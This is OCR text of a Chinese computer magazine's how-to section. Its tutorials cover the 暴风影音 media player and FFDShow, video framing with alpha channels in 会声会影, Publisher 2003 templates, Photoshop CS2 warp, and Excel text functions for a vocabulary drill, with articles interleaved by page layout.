


图1

小提示

安装过程中，如果选择的是“典型安装2”，则不会安装RealMedia和QuickTime组件，这是为了防止暴风影音与电脑中其他的播放器相冲突，但这样就无法播放RM、RMVB以及MOV等类型的文件了。另外，你也可以选择“自定义”安装，只选择最流行最常用的媒体解码组件，这样会占用较小的空间，对初学者来说，不推荐使用“自定义”项。

第二步:安装完成后，在资源管理器中直接双击影音文件就可以打开暴风影音进行播放了。也可以双击桌面上的Media Player Classic图标启动它，然后执行“文件→打开”命令(快捷键Ctrl+O)调出打开对话框，单击“打开”右侧的“...”按钮，找到要播放的文件打开即可(见图2)。



图2

第三步:在暴风影音主界面下方的工具条中有一列按钮，如播放、暂停、停止、快进、快退、声音大小等，这些大家都比较熟悉了，不再细说，下面说几个常用的快捷键:

空格键:播放或暂停

↑/↓:增大或减小音量

Ctrl+M:静音

第四步:在暴风影音中可以方便地调整视频画面的大小，只需简单设置几步就可以在家中享受电影院里的宽银幕效果了。

1.右击正在播放的视频，在右键菜单“视频框架”下面包含了多个调整视频大小的选项。比如:如果觉得视频画面太大，可选择其中的“半数尺寸”，这时视频画面就会缩小一倍；当然，如果觉得视频画面太小，则可以选择“双倍尺寸”使画面变大。

2.按Alt+回车键可全屏播放，然后右击播放中的视频，在右键菜单“全景和扫描”中选择“调整至16:9电视”、“缩放至宽银幕”或者“缩放至超宽屏幕”选项，即可达到宽银幕的效果了。

小提示

定制自己的屏幕大小

如果上面完成的宽银幕效果仍然没有满足你的要求，可以继续选择“全景和扫描”中的“编辑”命令打开编辑对话框，单击“新建”按钮，根据需要设置“位置”和“缩放”栏中的参数，并为该方案起个名字(如:自定大小)，单击“设定”确认，再单击“保存”返回主界面中。以后在右键菜单中，就会发现多了一项“自定大小”，选择它就可以将屏幕调整为你所想要的大小了。

实例2:CD/VCD/DVD，一个也不能少

除了播放硬盘上的影音文件外，暴风影音还可以播放CD/VCD/DVD，操作非常简单。

第一步:将 CD/VCD/DVD 光盘放到光驱中，运行暴风影音，单击"文件"菜单项，如果是 CD 或 VCD，则点击其下"打开光驱"子菜单中的光驱设备名称；如果是 DVD，则直接单击"文件→打开 DVD"(快捷键 Ctrl + D)，即可播放影音光盘了。

第二步:当播放的是影音光盘时，"导航"菜单下的大多数项目就会变成可用状态，执行"上一段"、"下一段"、"跳至"等命令，便可以有选择地欣赏光盘中的影音片段了。如果播放的是 DVD 光盘，还可以通过"导航"菜单上的"标题菜单"、"字幕菜单"、"章节菜单"等命令对影片播放进行更多的控制。

第三步:为了让 DVD 光盘放进光驱时能自动播放，可进行如下操作:在暴风影音主界面上，执行"查看→选项"命令打开选项对话框，点选"播放器"下的"格式"，然后在窗口右下方"自动播放(仅支持 XP)"项中，单击选中"DVD"(另外几个选项分别对应 CD/VCD 及包含了影音文件的数据光盘等)，确定后退出。

第四步:以后再看 DVD 的时候，只要将 DVD 光盘插入光驱中，系统就会打开自动播放对话框，其中会增加"Play DVD Movie 使用 Media Player Classic"项，单击它就可以自动播放 DVD 了。

实例 3:摇身一变，我是一款时尚的 Flash 播放器

使用默认的 Macromedia 的 Player 播放器来观看 Flash 动画，会发现它的播放控制少得可怜，连起码的暂停、快进、后退的功能都没有，如果想重复观看中间某段有意思的情节，每次都得从头再来，非常不便。我们不妨使用暴风影音来播放 Flash，就不会有这样的苦恼了。

第一步:在暴风影音中，单击"查看→选项"菜单命令打开选项对话框，单击"播放器"下的"格式"，在右侧格式列表中选中"Shockwave Flash 文件"项，确定后返回。

第二步:双击 Flash 动画文件就可以在暴风影音中播放了，播放时可进行播放、暂停、停止、步进等操作，拖动播放滑钮可以快速前进或后退，定位到任意的位置，非常方便。

如果你不希望将暴风影音设置为 Flash 默认的播放器，可不进行以上操作。偶尔想使用暴风影音播放 Flash，直接按 Ctrl + O 键打开就可以了。

实例 4:精彩节目连连看(听)

你是否想把精彩的节目(如精选的 MP3 歌曲，或者一些小电影片段等)连起来一起播放，免去一个个打开文件之苦。借用暴风影音的播放列表功能，可以轻松实现这一点。

第一步:按 Ctrl + O 键调出打开对话框，单击"打开"后面的"..."按钮，然后在打开对话框中，配合使用Ctrl和Shift键选取多个你想连在一起观看(或听)的影音文件，打开它们。

第二步:按 Ctrl + 7 键调出播放列表窗口，可以看到刚才选中的影音文件都显示在列表中了。我们即可以按顺序播放，也可以随意双击其中的某个文件挑选着播放。右击播放列表窗口，选择"随机顺序"便可以随机播放列表中的文件了。

第三步:右击播放列表窗口，选择"另存为"命令，将当前列表保存起来，如保存为"网络流行歌曲精选.mpcp"，其中后缀名.mpcp是暴风影音默认的格式。以后若想要欣赏这个列表中的节目，只需按 Ctrl + O 键调出打开对话框打开这个列表文件就可以了。

第四步:上面的方法有一个问题，就是不在同一文件夹中的文件没法加到列表中。用记事本打开上例保存的"网络流行歌曲精选.mpcp"，会发现它不过是一个文本文件，如图 3 所示。按照它的格式输入其他文件夹下的影音文件名即可。如果你不愿意自己输入，可将不同文件夹中的影音文件挑选出来制作成单独的列表，最后再把它们合并就可以了。



图 3

实例 5:让声音更加悦耳动听

家里的电脑买了很长时间，用那对杂牌音箱来听音乐真是一种"折磨"，声音听起来非常的发闷。可是自从使用了暴风影音后，又让我的那对音箱重新扬起了悦耳的声音。

第一步:用暴风影音打开一段 MTV，然后单击菜单"播放→音频→选项"命令打开音频切换器。

第二步:选择"启用自定义声道映射"项，在扬声器配置上输入通道数目，接着在下方的表格中根据声音的输出通道与你的音箱实际摆放位置选中表格中的相应项。如图 4 所示，是我为自己的 2.1 音箱所做的设置。



图 4

第三步:单击"应用"按钮或单击某项并同时按下 Shift 键，就可以使改动立即生效了，这时你会发现声音跟原先的效果大不一样，变得非常动听。在实际选择的时候，大家可以根据自己听到的音乐感受来多尝试不同的调整方案。

小提示

在音频调整表格中，X 轴表示的是声卡的输出声道，Y 轴表示的是你的音箱或耳机实际的摆放位置，默认情况下是一一对应的，也就是 1 对应前左、2 对应前右，依此类推。

有些电影播放起来左右声道各是一种语言(比如是中文和英文，或者是国语与粤语)，这样听起来会很乱。其实使用上面方法就可以解决这一问题:根据自定义声道映射表格中 X 轴与 Y 轴的关系，假如想让两只音箱同时发出前左声道的声音而屏蔽前右声道，只需简单地将表格中的对应关系变成前左、前右都勾选在 1 列即可，这时声卡的左声道将同时输出到你的左右音箱中，右声道将被屏蔽，反之亦然。让两个喇叭同时播放同一个声道的声音，就可以形成一个虚拟的立体声了。

实例 6:暴风影音设置大管家

暴风影音集合了大量的影音插件，设置起来比较复

杂，而通过它自带的设置程序来进行，则会方便很多。

第一步：单击“开始→所有程序→暴风影音5→暴风影音综合设置”打开暴风影音综合设置对话框（见图5）。这里以任务的方式来帮助我们设置，简单明了。



图5

第二步：在“任务”区选中所有选项，然后单击“下一步”，首先进入到了文件关联设置窗口，选中需要关联的文件类型，取消不再需要关联的文件类型，确定后单击“下一步”。

第三步：接下来进入到了RealMedia设置窗口。暴风影音对Real媒体的 染模式有两种：RealMedia和DirectShow。这两种方法各有优缺点，采用默认的DirectShow方式即可。同时在这里还可以对Real媒体进行网络设置，以求达到最好的播放效果。设置好后，单击“下一步”。

第四步：在MPEG-4解码设置窗口中，可以进行MPEG-4解码器的切换、调整和兼容设置。

第五步：接下来一步设置扬声器和声道。实例5中，对音频的设置较多人工干预，这里借用向导功能，设置起来更简单。根据音箱、声卡的情况进行相应的选择（如：“2声道立体声”）。如果勾选并启用“音频正常化”选项，还可以解决由于声卡硬件/驱动或和解码器的兼容性问题而导致在播放一些包含大动态音频时出现的爆音和杂音。

第六步：最后一步用来设置备份设置文件，指定好位置确定即可。综合设置里还有其他一些选项，限于篇幅就不详细介绍了。

实例7：小工具大用途

暴风影音程序组中附加好几个小工具，它们可是暴风影音的好帮手哦！上例中的“暴风影音综合设置”是一个，下面再介绍一下Gspot的使用方法。

第一步：在暴风影音程序组中单击“Gspot2.52”运行它。单击菜单“文件→打开”命令，导入一个要查看的媒体文件。

第二步：导入媒体文件后，该文件的视频及音频编码信息（如编码类型、码率、分辨率等）就会出现在相应的栏目中。在其“状态”栏中还能显示系统中是否有可用的解码器，如果有，则显示为“Codec(s) are Installed”，反之为空白。

第三步：如果想要了解系统是怎样调用滤镜来处理媒体文件的，可以在界面下方中的“建议的解码器方案和测试”区中进行测试，这样详细的处理过程就会显示出来（见图6）。

实例8：“后期处理”我也行

当我们用数码摄像机将生活中的一个个小片段记录下来并播放的时候，突然发现有些视频看起来非常模糊，而且色彩不艳丽，这就不免会影响我们观看时的情绪。如果利用一些专业的DV后期处理软件对其进行处理，又是一件非常复杂而又麻烦的事情。其实对于这样的问题，我们完全可以利用暴风影音中的FFDShow来进行解决。




图6

小知识

什么是FFDshow？

FFDshow实际上就是一个全面的MPEG-4解码器，支持众多的格式解码，如：XVID、DIVX3、DIVX4、DIVX5、H.264、MJPEG、MPEG-2、DV、HuffYUV、MS MPEG4 V1/V2/V3等，同时它还提供了丰富的补偿、降噪、柔化、锐化、Postprocessing、亮度、裁剪等功能，并且对MP2、MP3、Vorbis、AAC、AC3、DTS、AMR、FLAC等音频解码的支持和字幕的支持也十分的好。除此之外，它还可以对画面进行再处理，以达到更好的质量。

第一步：首先进入暴风影音综合设置程序中MPEG-4解码设置选项窗口，选中“FFDshow特殊设置”中的“启用RAW视频解码”，单击“确定”按钮使其生效。这样我们在对其他视频解码器进行解码工作的时候，FFDShow也会同时启动。但它不是作为解码器，而是作为画面输出的处理工具，可以实现裁切、反交错、柔化与去噪、亮度调整等功能。

第二步：在暴风影音中，选择菜单栏中的“播放→滤镜→FFDShow MPEG-4 Video Decoder”打开它的属性对话框。在对话框窗口的左侧，我们可以选择对画面进行处理的选项，比如选中“柔化与降噪”选项，在其右侧的窗口中就会出现大量的和“柔化与降噪”相关的参数调节，我们可以根据画面的实际情况对这些参数进行适当的调节（见图7）。另外在每一个设置选项中都有一个“复位”按钮，如果设置后出错，只要单击这个按钮就可以恢复该项目原始的设置了。



图7

笔者觉得最有用的项目是“仅处理右半部分”选项，该功能可以让你方便地查看设置前后的对比，找到自己最喜欢的效果。

小提示

FFDShow拥有强大的后处理功能，善加应用可以明显地优化画质，不过不能无限制无原则地使用，因为它会增大系统资源的消耗，而且某些功能还有待完善，容易出错。另外，FFDshow还有一个音频设置程序，可进行音量、混音、均衡器等参数的调整，可有效地弥补MPC在音频处理上的不足。

CF [YY18]

善用透明通道 DIY 超个性电影

★★

■OOII

现在获取电影片段的方法挺多，可以自己用DV甚至是手机拍摄，从网上下载，从DVD上截取等。那怎么样才能给这些视频资源打上自己的“印记”，成为自己的“作品”呢？借助“透明通道”，可以完成这样的心愿。

小知识

什么是透明通道？

如图1所示，同样的一个图形，左侧的那个完全覆盖了底层的图像，而右侧那个则如同“挖空”了一样，底层图像的中间部分透了出来。图片中被“挖空”的部分就是所谓的透明部分了，只有个别图形格式(如PNG、TIF、GIF等)支持图片的透明属性，它们一般都有一个专门用于记录透明部分的Alpha通道，即透明通道。善用透明通道，就可以为影片加上独特的效果。



图1

实例1:给电影穿一件漂亮的“外衣”

生活中的一些事物，一旦穿上漂亮的〝外衣〞便会与众不同起来。比如许多人都喜欢制作〝大头贴〞，其实就是在普通照片上添加了各种各样的装饰性边框而已。我们也可以为自己的影片配上一个画框，让视频只在画框的中间部分播放。为已有的影片配上画框，关键就是先在图像处理软件中制作出具有透明通道的边框图像，然后再在视频编辑软件中为电影附加上去。

第一步:首先准备好一个准备加工的视频文件，可以是自己用DV拍的短片，也可以是网上下载的MV之类的文件。本例是从http://ftp11.enet.com.cn/pub/ent/yinshi/yingshi/samsung.rar下载到的韩国影星全智贤热舞的广告片，解压后得到samsung.mpeg文件。

第二步：接下来在Photoshop中准备一个边框图形。本刊2004年第21期上的《框住你的美丽》一文介绍了多种制作相框的方法，大家可以找来参考一下。找不到也没关系，既可以随意画一个简单的边框图形来做实验，也可以像图2所示的那样制作一个较为复杂的图形。注意，边框图形的尺寸大小，要尽量和准备装饰的视频文件的大小相一致。



图2

第三步:在Photoshop中，执行〝选择→颜色范围〞命令调出一个颜色选择对话框，用光标在边框图形中间白色的地方点击一下，如图3所示取默认的设置，然后单击〝确定〞返回Photoshop主界面，则图像中所有的白色都将被选中。执行〝选择→保存选区〞命令调出保存选区对话框，直接单击〝确定〞即可将当前选区创建为Alpha通道了，此时在通道调板上可以看到新生成的Alpha通道(即透明通道)。注意，一定要选中这个通道，然后按Ctrl+I键反向一下，因为通道中黑色的部分才表示透明。将图像以TIF格式保存下来，这样才可以保存透明通道的信息。




图3

第四步:启动视频编辑软件会声会影8，点击上面的〝编辑〞标签，然后在右侧〝视频〞窗格空白处点击右键，选择〝插入视频〞命令，找到上面准备好的samsung.mpeg文件打开它，即可将它导入视频窗格中，再从视频窗格中将该段视频拖放到底部时间轴的视频轨上。

第五步:单击右侧〝视频〞下拉按钮，选择〝装饰→边框〞，在空白处单击右键，选〝插入装饰〞，把第二步和第三步中制作的TIF格式的边框图形导入进来。然后如图4所示，将该边框图形拖曳到〝覆叠〞轨中，并拖动它右侧的黄色边线，一直将它拉到和上面的视频片段一样长度为止。在时间轴空白处点击一下鼠标以取消对所有视频的选择，现在再单击播放键(或按空格键)看看效果，还不



图4

软件你别牛

Publisher——办公室里的排版高手

★★

■武汉　冯津　北京　一页

Office 2003 中正式收入了Publisher，它是一款商务排版软件。与其他排版软件不同的是，其主旨是节约商务办公人士的时间，所以自带有大量的模板，网页、信封、贺卡、菜谱、日历，宣传小册子、发票订单等，凡是你能想到的应用，它几乎都能提供，可以快速制作出你所需求的产品。而且它与Word 能很好地兼容，所以新手也可以很快地上手操作。

实例1:5分钟创建个人网上销售店

现在比较流行个人网上开店，拍卖的东西千奇百怪，应有尽有。不过开店虽然好玩，但要做出一个像样的销售网站并不轻松。下面就教大家如何在Publisher中快速创建一个销售网站，制作其他类型网站也可以此为参考。

第一步:在 Office 程序组中，单击 Microsoft Office Publisher 2003 启动它。进入主界面后，可以看到 Publisher 将模板分成了四大类，单击展开〝网站和电子邮件→网站→简易网站生成器〞，可以看到它下面有许多网页模板。

第二步:点击其下的〝聚光灯式三页网站〞，将出现简易网站生成器向导窗口，如图1所示。选中网站所需的内容项，单击〝确定〞后Publisher 便会自动生成一组网页。



图 1

第三步:在左侧的网站选项窗格中，可对生成的网站进行多种修改，比如在〝导航栏〞中，简单地点选某种样式，即可自动调整导航栏的位置，单击展开〝配色方案〞，可以为网站选择不同的色彩风格。

第四步:上面修改的是网站的总体风格，接下来的工作就比较简单了，将各种提示文字或图形替换成自己的内容就可以了。它的编辑操作与 Word 相似，这里就不详细介绍了，如图2 所示是本例完成的首页效果。



图 2

错吧！注意:如果出现边框缩小的问题，可点选〝覆叠〞轨中的边框图形，然后单击左侧窗格上的〝动画和滤镜〞标签，这时预览窗口中的图形会显示带节点的方框，拖动节点就可以调整图形的大小了。

第六步:点击主界面上的〝分享〞，再在左侧窗格中单击〝创建视频文件〞选择一种影片格式保存即可。

实例2:让电影“烙”上我的印记

播放影片的时候，如果屏幕的角落上能动态显示出〝XXX 倾心制作〞字样，或者你的主页地址等信息，那该有多酷啊。在会声会影8 中就可以轻松实现这一想法。

第一步:准备一个动态Logo，可以自己制作，也可以从网络上下载。动态Logo 最常用的格式是动画 GIF，需要注意的是:所选的GIF 动画一定要具有透明背景，否则它会将被修饰影片的画面完全遮挡住。

第二步:因为在会声会影8 中无法直接使用GIF 动画，所以要把它转换成AVI 视频文件。笔者是通过Flash MX 进行转换的:首先在Flash MX 中点击〝文件→导入→导入到舞台〞菜单命令，导入之前准备好的GIF 动画；然后，点击〝修改→文档〞，把舞台的尺寸修改成和GIF 动画一样的大小；最后，点击〝导出→导出影片〞，以AVI 视频格式导出即可。需要注意的是:视频格式一定要选择〝32位彩色Alpha〞(见图5)，否则不会保留透明通道。



图 5

第三步:在会声会影8 中的〝视频〞素材栏下，单击右键，选〝插入视频〞，把刚才导出的AVI 视频文件加入。最后把该视频拖曳到〝覆叠〞轨，并单击〝动画和滤镜〞标签调整好LOGO 的位置和大小即可。这样，一部超个性化的电影就制作完成了。 CF [YY19]

部分需要应用Publisher的职业举例

职业	简介
商务办公	Publisher主要以商务办公模板为主，数量非常多，操作方便快捷，可以大大节约办公时间。
家庭用户	Publisher中也包含了许多适合个人使用的模板，如贺卡、信件、日历等。
其他用户	严格说来，Publisher不是一款专业的排版软件，它的主旨是提高工作效率，所以每个行业的人都有可能用到它。

第五步:单击下方的页面标签，可快速切换到其他页面中继续修改，也可以右击某个页面标签，再选择"删除页"项即可删除该页。编辑完成后，按Ctrl+S键保存好源文件(后缀为.pub)，然后可单击"文件→网页预览"在览器中预览网页效果，觉得满意的话，再单击"文件→另存为"，将文件名改为index，保存类型选为"网页"，点击确定即可。双击index.htm就可以欣赏一下自己的作品了。

小提示

单击展开"网站和电子邮件→电子邮件"，它下面带有许多商务电子邮件模板。写邮件的操作方法与上面创建网页的方法差不多，写好邮件后，执行"文件→发送电子邮件→以邮件形式发送此页"命令即可。

实例2:我的CD我做主

相信经常上网的人，一定没少下载MP3歌曲，把最喜欢的歌曲刻录到同一张CD上，听的时候就方便多了。不过刻录的CD一多，往往忘了CD光盘上都有哪些歌曲了。我们可以用Publisher设计打印CD盘面，详细列出歌曲的名称，这样找起来就一目了然了。

第一步:启动Publisher，单击展开左侧的"书面出版物→标签"，点选其下的"CD/DVD 标签"，再在右侧单击"动画 CD/DVD 标签"项。

第二步:本例所选的模板已经具备了CD盘面主要的元素。点选左侧文字，按Delete键删除它，然后输入实际的歌曲名称，再把上面的文字改成自己CD的名称(如改成:"当前最热网络歌曲")，还可以添加一些明星的图片点缀一下。

第三步:如果你不喜欢这个模板的色调，可在左侧单击"配色方案"，然后再挑选一种其他的方案。设置完成后，将光盘贴纸放到打印机中打印即可(最好用彩喷，这样更加漂亮)。最后撕掉贴纸的保护层，将它贴到CD盘面上，一张个性化的CD就制作完成啦(见图3)。




图3

实例3:专业明信片DIY，方便又经济

使用明信片是与别人保持联系的一个好办法，如果联系人很多，则可以借助Publisher来快速经济地制作和打印明信片。

第一步:启动Publisher，单击展开"书面出版物→明信片"，在右侧单击你想要的明信片模板。

第二步:在"明信片选项"任务窗格的"大小"下，单击"四分之一页"。在"第2面信息"下，选择您希望在明信片的第2面编排信息的方式。在"每版份数"下，单击"多份"。

第三步:在任务窗格中单击"配色方案"，"字体方案"等，设置明信片的总体风格。然后用自己的文字和图片替换明信片模板上的内容，你可以根据实际需要调整文字及图片的位置和大小。

第四步:单击"文件→打印预览"查看一下打印效果，如果有不满意的地方，可以继续修改，直到满意为止(见图4)。在支持双面打印的打印机上打印明信片非常容易:单击"文件→打印(或打印合并)"，在打印对话框选择正确的打印机，并根据打印机的说明设置双面打印项，然后在"打印范围"下单击"全部"，最后"确定"即可。注意:最好先在测试纸上练习打印，以确保正式打印时明信片能按照你需要的方式打印出来。



图4

对于不支持双面打印的打印机，则要麻烦一些:可以创建两个 Publisher文件，每个文件代表明信片的每一面，第一轮打印第一面，然后将打印纸换面，接着再在第二轮中打印第二面。

CF [YY20]

变形魔法书——

Photoshop CS2 扭曲工具实战


★★


■安徽 无言

在 Photoshop CS2 新增加的工具中，Image warp(扭曲)命令非常神奇，它能让你随意地扭曲变形图像。它与切变滤镜非常相似，不过它的操作方式更加自由多变，并具有可控性，能完成你所设想的变形效果，不像切变滤镜那样过于随机。

实例:翻开的画册

第一步：启动 Photoshop CS2，打开一个空白的书本图像(见图1)。





第二步:再打开两个人物图像(见图2)，然后用移动工具(快捷键为 V)将其中的一个人物图像拖放到书本上，该人物图像将自动建立一个图层。确保人物图层为选中状态，然后执行“Edit→Transform→Warp”命令，图像将被一个网格罩住(见图3)。



第三步:用鼠标拖动网格上的各个点，如图4所示，调整图像的扭曲程度使其与书本的边缘平行起伏，调整好后按回车键确定。





第四步：导入另一幅图像，按上述步骤将其放到书本的右侧页上。为了增加立体光影的感觉，还可以新建两个空白图层，对照书的外框形状画出选区，然后为选区填充上黑白渐变，按 Ctrl+D 键去掉选区，接着将渐变图层的模式设置为“Multiply(正片叠底)”。最后的效果如图5所示，怎么样，是不是跟真实的书本一样。

CF [YY21]

■北京 映山红

西游后记之 Excel 函数篇(三)

Excel 里轻轻松松背单词

★★

本文可以帮你学到

- 巧用函数 EXACT()比较文本,完成单词拼写练习
- COUNT 类统计函数配合 REPT(),绘制形象的统计直方图
- 其他多个文本函数的妙用

故事 国内旅游市场的竞争压力越来越大,环球旅游公司决定为所有的员工提供英语培训,以准备拓展国际旅游市场。作为公司经理,八戒自然要身先士卒,除了正规的培训课程,他另外还为自己制订了一项特别计划:坚持每天背十个英语生词。

实战 1.Excel里背单词

八戒在 Excel 里设计的背单词工作表的使用过程是这样的:阅读英文文章遇到生词后,就把该生词以及与它对应的汉语词汇都记录在"背单词"工作表中并反复背诵;单词都记住后,进入到"汉译英"工作表进行练习以巩固记忆,这个工作表能自动显示出汉语词汇,要求你填写对应的英语单词,拼写对了就显示"正确",否则显示"错误";在"英译汉"工作表中继续做巩固练习,它与"汉译英"正好是反向练习。对那些总是拼写错误的单词,就需要适当增加练习的量了。本例源文件,可从 http://www.newhua.com/cfan/200515/word.rar 处下载。

第一步:启动 Excel XP(或 2003),它会自动新建一个工作簿,并默认包含了三个工作表,分别双击左下角的工作表标签,依次将默认的名称 Sheet1、Sheet2、Sheet3 改为"背单词"、"汉译英"、"英译汉"。按 Ctrl+S 键保存工作簿,本例文件名为"轻轻松松背单词.xls"。

第二步:单击"背单词"标签切换到该工作表中,在第一行的前两个单元格中(即 A1、B1)分别输入列标题:英语、汉语。可以右击这两个单元格,再单击"设置单元格格式→图案",为单元格选择一种背景色装饰一下。以后遇到英语生词后,就可以输入到这个工作表中,并查出相应的汉语词汇也输入进去(见图 1)。



图 1

第三步:点击"汉译英"标签进入该工作表,在这里将只显示汉语词汇,并要求填写相应的英语单词,再自动判断你填写的内容是否正确。如图 2 所示,输入列标题:英语、汉语、评分。点选"汉语"列的第二行(即 B2),输入公式:"=背单词!B2"(不含引号,下同),按回车键确定后,会发现它显示的内容,与"背单词"工作表中 B2 单元格的内容完全一样。向下拖动该单元格的填充柄(即单元格右下角的小黑块),会发现"背单词"工作表 B 列的内容在这里自动显示出来。



图 2

> **小提示**
> 在这里用到了跨工作表引用,它的格式为工作表名称加感叹号"!"再加上该工作表中的具体单元格。如上面我们在"汉译英"工作表的B2单元格输入的公式"=背单词!B2",就是表示要在该单元格中显示"背单词"工作表中B2单元格的内容。

第四步:在"评分"下面的单元格中(即 C2)输入公式:"=IF(EXACT(背单词!A2,A2),"正确","错误")"。这个公式的意思是:比较"背单词"工作表中 A2 单元格与本工作表中的 A2 单元格,如果内容相同(也就是当你输入了正确的单词),则显示"正确",否则显示"错误"。拖动单元格右下角的填充柄,可将本公式快速填充到"评分"列的其他单元格中。

> **EXACT()小档案**
>
> **语法**:EXACT(text1,text2)
>
> **说明**:这个函数用来测试两个字符串是否完全相同,如果完全相同,则返回真(TRUE),否则返回假(FALSE)。EXACT 能区分大小写,但会忽略格式上的差异。其中的参数,Text1 是待比较的第一个字符串,Text2 是待比较的第二个字符串。
>
> **应用举例**:在"=EXACT(A2,B2)"中,如果 A2 和 B2 中都是"word",则返回 TRUE;如果 A2 为"Word"或者是"w ord",而 B2 中为"word",则返回 FALSE。

第五步:第四步中的公式还是不够完美,因为在你没有输入任何单词的时候,它也显示为"错误"。这里通过上期介绍的嵌套 IF 函数,将它稍加改造一下,当没有输入任何单词时,则显示为"无":

=IF(A2="","无",IF(EXACT(背单词!A2,A2),"正确","错误"))

最终效果如图 3 所示。

第六步:拖动行号 1、2,全选这两行,按 Ctrl+C 键复制;然后单击"英译汉"标签切换到该工作表中,点选 A1 单元格后再按 Ctrl+V 键将刚才复制的内容粘贴过来。在



图3



图4

"英译汉"工作表中，点选"汉语"下面的单元格(即B2)，按Ctrl+X键剪切它，再点选A2单元格然后按Ctrl+V键粘贴，并将粘贴过来的内容改为"=背单词!A2"。点选"评分"下面的单元格(即C3)，将其中的公式修改成下面内容：

=IF(B2="","无",IF(EXACT(背单词!B2,B2),"正确","错误"))

这样一来，它与"汉译英"工作表的效果就正好相反了。

按上面的步骤建立好各个工作表之后，就可以用它来背单词了，每天都可以增加新的单词，然后在"汉译英"和"英译汉"工作表中只需要简单地拖动相应列的单元格的填充柄就可以继续练习了。

2.成绩统计直方图

我们还可以为上例增加成绩统计的功能，并且以直方图的形式形象地表现出来。

第一步：切换到"汉译英"工作表中，单击列号C全选该列(即"评分"列)，然后点击菜单"插入→名称→定义"命令，在打开的定义对话框中输入定义的名称(如："评分")后，单击"确定"返回。为该列定义一个区域名称的好处就是可以方便快捷地引用该列中的所有数据。

第二步：随意点选几个空白的单元格，如本例在E3单元格中输入提示文字"错误比率"，E4单元格中输入"正确比率"，E5单元格中输入"未填比率"。接着在"错误比率"之后的单元格(即F3)中输入如下公式：

=REPT("g",10*(COUNTIF(评分,"错误"))/(COUNTA(评分)-1))

其中，COUNTIF(评分,"错误")是累计"评分"列中包含"错误"字样的单元格的数目；COUNTA(评分)则是累计"评分"列中所有非空单元格的总和，之所以要用它减去1，是因为我们要把第一行(即列名称)除去；将上述两个数据相除再乘以100，即可得到该列中含有"错误"字样的单元格所占的百分比，不过为了不让直方图太长，本例中只乘以10了。有关文本函数REPT()，请看下面的小档案。注意，该单元格选用的是Webdings字体(一种图形字体，Windows系统自带)。按住该单元格右下角的填充柄再向下拉两行，并将下面两行公式中的"错误"，分别改成"正确"和"无"，本例最终的效果如图4所示。

REPT()小档案

语法：REPT(text,number_times)

说明：按照给定的次数重复显示文本。可以通过本函数来不断地重复显示某一文本字符串，对单元格进行填充。

应用举例：如在某单元格中输入公式：=REPT("-",10)，将自动填充10个短划线(----------)；再比如输入公式：=REPT("*-", 3)，字符串将重复显示3次(*-*-*-)。在实战2中输入的公式：=REPT("g",10*(COUNTIF(评分,"错误"))/(COUNTA(评分)-1))，其中10*(COUNTIF(评分,"错误"))/(COUNTA(评分)-1)主要是为了获得重复的次数，g为要重复的字符串，当该单元格使用Webdings图形字体时，g显示为黑方块，所以才有图4所示的效果。

一点通

★转换字母大小写

在本文的例子中，因为EXACT()函数是区分大小写的，所以它会把Word和word看成是不同的字符串，当大小写不匹配的时候，即使你输入的单词是正确的，它也会报错。我们可以通过字母大小写转换函数先将两个比较文本转换成统一的格式，然后再比较，就可以避免这个问题了。可将实战1中的公式改造如下：

=IF(A2="","无",IF(EXACT(PROPER(背单词!A2),PROPER(A2)),"正确","错误"))

其中的PROPER(text)函数就是将字符串(text)都转换成首字母大写后面部分都小写的格式，这样前后两个文本串就统一了。除此之外还可以使用其他字母大小写转换函数，如：LOWER(text)，将字符串都转换成小写字母；UPPER(text)，将字符串都转换成大写。

★使用文本提取函数转换日期

从外部导入Excel中的大量数据信息，如股市行情信息，经常会遇到一些Excel无法处理的日期格式，最常见的例子就是YYMMDD格式，如：050710。这时就可以通过LEFT(源字符串，左起数提取的字符数)、MID(源字符串，开始处，提取的字符数)、RIGHT(源字符串，右起数提取的字符数)这三个函数分别提取出年份、月份、天数再插入DATE()函数中，这样Excel就可以处理这些日期了。我们假设上面所说的日期"050710"包含在A1单元格中，则可以通过下面的公式来处理：

网页文章入住 Word 的几道坎

★

■北京　雨青

笔者在学校工作，经常从网上摘取一些试卷或教材，再到Word中排版、打印。在摘取各类网页文章的过程中，笔者遇到了各种各样的问题。从菜鸟一步步走来，每类问题对我来说都是一道坎，好在这些坎我都迈过来了，现在写出来与大家共享。

实例1:“全选”实不可取，“粘贴”也要选择

1.有“选择”才会有速度

